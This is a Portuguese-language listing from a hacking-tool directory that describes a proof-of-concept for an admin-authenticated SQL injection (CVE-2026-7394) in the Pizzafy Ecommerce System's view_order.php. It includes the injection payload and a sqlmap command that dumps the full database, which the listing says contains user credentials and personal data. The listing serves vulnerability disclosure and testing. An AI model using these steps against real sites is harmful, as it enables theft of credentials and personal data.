
Skip to content
KitploitKITPLOIT
FerramentasExploitsBlog
Log in
Enviar
FerramentasExploitsBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

FeedsContatoPrivacidade© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/xmyronn/cve-2026-7394-sqli
Análise de VulnerabilidadesExploraçãoExploração de Aplicações WebColeta de InformaçõesTestes de PenetraçãoSegurança de Banco de Dados
GitHubxmyronn/cve-2026-7394-sqli

CVE-2026-7394-SQLI

Ver Repositório
38há 6 mesesAinda não revisado

Sobre

Exploit de prova de conceito para CVE-2026-7394, uma vulnerabilidade de injeção SQL no SourceCodester Pizzafy Ecommerce System 1.0. Demonstra SQLi autenticado de admin através do parâmetro `id` em `admin/view_order.php`, permitindo despejo completo do banco de dados incluindo credenciais de usuário e PII.

Compartilhar

Injeção SQL no Sistema Ecommerce Pizzafy — admin/view_order.php

Detalhes

CampoValor
FornecedorSourceCodester
ProdutoPizzafy Ecommerce System usando PHP e MySQL
Versão1.0
VulnerabilidadeSQL Injection
CWECWE-89
Pontuação CVSSv37.2 (Alta)
Vetor de AtaqueRede
Autenticação NecessáriaSim (Administrador)
PesquisadorXmyronn
Data2026-04-11

https://www.sourcecodester.com/php/18708/pizzafy-ecommerce-system.html


Componente Afetado

Arquivo: Pizzafy/admin/view_order.php
Parâmetro: id (GET)


Descrição

O endpoint admin/view_order.php no Pizzafy Ecommerce System 1.0 não sanitiza adequadamente o parâmetro GET id antes de passá-lo para uma consulta MySQL. Um administrador autenticado pode manipular este parâmetro para injetar SQL arbitrário, levando ao comprometimento total do banco de dados.


Prova de Conceito

Passo 1 — Login como Administrador

Navegue para:

http://localhost/pizzafy/Pizzafy/admin/index.php

Faça login com credenciais de administrador.

Passo 2 — Navegue para Pedidos

http://localhost/pizzafy/Pizzafy/admin/index.php?page=orders

Captura de tela 2026-04-11 212106


Clique em Ver Pedido em qualquer entrada de pedido. Captura de tela 2026-04-11 212116
Passo 3 — Interceptar Requisição no Burp Suite


A requisição GET interceptada se parece com: Captura de tela 2026-04-11 212135

Passo 4 — Disparar Erro SQL


Modifique id=1 para id=': Captura de tela 2026-04-11 212145

GET /pizzafy/Pizzafy/admin/view_order.php?id=' HTTP/1.1

Resposta — Erro MySQL exposto:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax;
check the manual that corresponds to your MariaDB server version for the right
syntax to use near ''' at line 1 in
C:\xampp\htdocs\pizzafy\Pizzafy\admin\view_order.php:15

Passo 5 — Explorar com sqlmap

Salve a requisição em view_order.txt e execute:

sqlmap -r view_order.txt --dump --batch
